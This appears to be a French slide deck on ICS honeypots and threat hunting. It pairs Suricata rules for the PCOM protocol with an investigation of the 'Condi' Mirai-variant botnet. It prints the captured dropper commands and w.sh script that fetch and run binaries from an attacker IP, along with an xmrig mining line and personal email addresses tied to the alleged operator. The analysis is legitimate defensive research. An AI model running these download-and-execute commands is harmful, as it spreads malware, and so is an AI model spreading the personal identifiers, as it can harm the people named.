Ethernet II, Src: a2:8f:09:cc:42:cc (a2:8f:09:cc:42:cc), Dst: de:2e:48:4b:20:13 (de:2e:48:4b:20:13)
Internet Protocol Version 4, Src: cbfd1.redenatural.com (104.140.188.42), Dst: 10.19.30.37 (10.19.30.37)
Transmission Control Protocol, Src Port: 60122, Dst Port: 20256, Seq: 50, Ack: 103, Len: 33
PCOM/TCP
PCOM BINARY
STX: /_OPLC
ID (CANBUS or RS485): 0
Reserved: 0xfe
Reserved: 0x00
> Reserved: 0x000001
Command: Get PLC Name Request (0c)
Reserved: 0x00
Command Details: 000000000000
Data Length: 0
(Header) Checksum: 0x38fd
(Footer) Checksum: 0x0000
ETX: \



Analyse du protocole PCOM



Répartition des IPs source par **AS**



Répartition des IPs source par **pays**

Règles de détection

- IDS / IPS : Suricata

```
alert tcp any any -> any 20256 (flow:established; content:"ID"; offset: 9; depth:2; msg:"PCOM/ASCII  
- Identification (ID)"; classtype:attempted-recon; sid:1000001; rev : 1;)
```

```
alert tcp any any -> any 20256 (flow:established; content:"CCS"; offset: 9; depth:3;  
msg:"PCOM/ASCII - Stop Device (CCE)"; classtype:attempted-dos; sid:1000002; rev : 1;)
```

```
alert tcp any any -> any 20256 (flow:established; content:"UG"; offset: 9; depth:3; msg:"PCOM/ASCII  
- Get UnitID (UG)"; classtype:attempted-recon; sid:1000003; rev : 1;)
```

Source et complément : « *A Comprehensive Security Analysis of a SCADA Protocol: From OSINT to Mitigation* »




Utiliser les honeypots pour comprendre l'infrastructure d'un attaquant

Honeypot et OSINT : opportunisme des attaquants



Investigation



Connexion
au Honeypot



Un script shell des plus classique


Protocol	Details
TELNET - Command	<code>root , sh , cd /tmp cd /var/run cd /mnt cd /root cd /; wget http://94.156.102.232/w.sh; curl -O http://94.156.102.232/w.sh; chmod 777 w.sh; sh w.sh; rm -rf *</code>

- Ciblage d'une **interface telnet** vulnérable
- Téléchargement d'un premier script shell


```
$ w.sh
1  #!/bin/bash
2  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/x86; cr
3  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/x86_64
4  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/mips; u
5  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/mpsl; u
6  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm; cr
7  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm5; u
8  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm6; u
9  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm7; u
10 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/ppc; cr
11 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/m68k; u
12 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/sh4; cr
13 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/spc; cr
14 rm -rf w.sh;
15
```



Investigation



Connexion
au Honeypot



Analyse du
C2



Un script shell des plus classique

```
$ w.sh
1  #!/bin/bash
2  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/x86; cur
3  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/x86_64;
4  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/mips; cu
5  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/mips1; cu
6  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm; cur
7  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm5; cu
8  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm6; cu
9  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm7; cu
10 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/ppc; cur
11 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/m68k; cu
12 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/sh4; cur
13 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/spc; cur
14 rm -rf w.sh;
15
```


```
<!DOCTYPE html>
<head>
  <title>Condi Network</title>
</head>
<body>
  <h1>@condinetwork or @zxcr9999</h1>
```

- Téléchargement d'une variante de **Mirai**
- Utilisation de **Onyphe**

The screenshot shows the Onyphe search interface. At the top, a search bar contains the query "category:datascan app.http.title:'Condi Network'". Below the search bar are navigation buttons for "SEARCH" and "DOCUMENTATION". A horizontal menu lists various categories: "DATASCAN", "CTL", "THREATLIST", "SNIFFER", "VULNSCAN", "RISKSCAN", and "SHOW MORE". The search results section displays "Returning 10 result(s) out of 16 in 0.129 second(s)". Below this, there are pagination controls with buttons for "1", "2", and "NEXT >". At the bottom, a result entry shows a red star icon, the IP address "103.183.113.123:80 (tcp/http)", and the text "last seen on 2023-09-30 at 10:31:04 UTC".



Investigation



Telegram

```
<!DOCTYPE html>
<head>
  <title>Condi Network</title>
</head>
<body>
  <h1>@condinetwork or @zxcr9999</h1>
```

- Le compte **@zxcr9999** à disparu
- Un autre l'a remplacé : **@az369za**


The screenshot shows the profile of a Telegram group named "Learn everything" with 671 members and 27 online. The bio reads "Learn & Practice Never give up on what you dream of!". The invite link is "t.me/learneverything9". The group is currently owned by the user "abcxyz", who is also highlighted with a red box. The group has tabs for Members, Media, Files, Links, and Music.

The screenshot shows the profile of a Telegram user named "abcxyz" who has been last seen recently. The bio reads "Update knowledge right here -> @learneverything9 @zxcr9999". The user's username is "@az369za".

The screenshot shows a Telegram message from a user with 620 views, sent at 03:55. The message promotes "sellpass.io" as a digital ecommerce platform with 0% fees. The text of the message is: "Private Exploit and Botnet Source Code in here <https://condistore.sellpass.io/> Lets buy now Support: @az369za".



Investigation



Github

- Lecture du code et identification d'IOC
 - Nom de domaine utilisé pour les **pools de minage**
 - Nombreuses IPs de C2 (la plupart offline)
 - **Token Discord**
 - Les différentes vulnérabilités exploitées
- Extraction des adresses mails et pivot

Overview Repositories 87 Projects Packages Stars 79

```
while (my_live) {  
  eat();  
  working();  
  learning();  
  meditation();  
  sleep();  
  repeat();  
}
```

zxcr9999
hoaan1995

Profile views 24,042 MOST ACTIVE GITHUB USER IN EGYPT RANK 1ST

Disclaimer:-
Repos. or Starred projects in this profile is for EDUCATIONAL PURPOSES ONLY, I'm not responsible for any bad use.
CONDI NEVER DIE!

Telegram: @az369za Channel:
@learneverything9 Shop:
https://condistore.sellpass.io/

185 followers · 55 following

Condi Network


@zxcr9999
I'm a freelancer
Main languages: Python, C
Love chill music

```
- && ./xmrig -o sg-zephyr.miningocean.org:5352  
+ && ./xmrig -o sg-zephyr.miningocean.org:5352
```

```
-p duc3k5 -a rx/0 -k --thre.  
-p duc3k6 -a rx/0 -k --thre.
```




Investigation



Adresses mails


- Pivot via les différentes adresses mails

GitHub This tool allows you to find a github account linked to an email address. 



Query	zxc9999@protonmail.com
Photo	https://avatars.githubusercontent.com/u/105808366?v=4
Login	RO0tXx
Id	105808366
Type	User
Name	RO0tX

 This tool allows you to find if an email address was leaked in data breaches.

Query	zxc9999@protonmail.com
Leaks	breached.vc (2022-11-29)

 This tool allows you to check if an email address is used on several social networks or websites.


Query	duclone999@gmail.com
Websites	replit.com pornhub.com

 This tool allows you to find a youtube account linked to an email address. 

Query	duclone999@gmail.com
Photo	https://yt3.ggpht.com/ytc/APkrFKZCrICeCVka4-FKkMIqlydA9-INqql6riOcRu4CoOFz-
Owner Name	duc nguyen
Joined Date	Joined 2 years ago
Subscribers Count	No subscribers
Verified	false
Channel Name	@ducnguyen-sk8rq
Channel Uri	https://www.youtube.com/@ducnguyen-sk8rq



Investigation



Vente et rentabilisation du botnet

- Vente de code source sur Telegram
- Vente de **code source** et exploit sur des plateformes en lignes
- Vente de **DDoS As a Service** (Facebook, Telegram...)
- Plusieurs **centaines** de ventes

Hello everyone.
We, Condi Network are pleased to launch a new DDoS product is @condinetwork_bot.
With the following methods:

ntas ▾ Resources ▾

```
- HTTP-BROWSERV2: Browser version 2 flood.
```

Layer 4:

```
- NTP: NTP amplification flood.  
- SYN: TCP syn flood.  
- TCP-BYPASS: TCP flood for bypassing.  
- UDP-GAME: UDP flood for game servers.  
- OVH: TCP flood for bypassing ovh server.
```

3 Products Sold 13 Customers

Products

Product Name	Price	Stock Status
Newest Condi Botnet Source Code	\$50.00	IN STOCK ✓
Odays TPLINK EXPLOIT	\$250.00	IN STOCK ✓
IPCAM PRIVATE	\$75.00	IN STOCK ✓



Une vraie menace ?

- Analyse des chaines **YouTube**
- Attaque contre un site **gouvernemental chinois**

 Condi C2 > Online: 6875 |

```
Condi C2 > Online: 6875 | User: root | Total Sent: 31 | Total Users: 8
```

1	udp	UDP Flooding, DGRAM UDP with less PPS Speed
2	stomp	TCP Mitigation SYN,ACK,PSH Checker (Connection)
3	tcp	TCP flood (urg,ack,syn)
4	std	STD flood (uidl supported)
5	ack	ACK flood optimized for higher GBPS
6	syn	SYN flood optimized for higher GBPS
7	hex	HEX flood (using size=1400)
8	stdhex	STDHEX flood(bypasses ovh server)
9	nudp	NUDP flood(High PPS)
10	udphex	UDPHEX flood



REFERENCES


- Documentation PCOM :

<https://www.unitronicsplc.com/Download/SoftwareUtilities/Unitronics%20PCOM%20Protocol.pdf>

- Analyse de protocole industriel :

https://estudogeral.uc.pt/bitstream/10316/101586/1/A_Comprehensive_Security_Analysis_of_a_SCADA_Protocol_From_OSINT_to_Mitigation.pdf





Contact : cybersecics@protonmail.com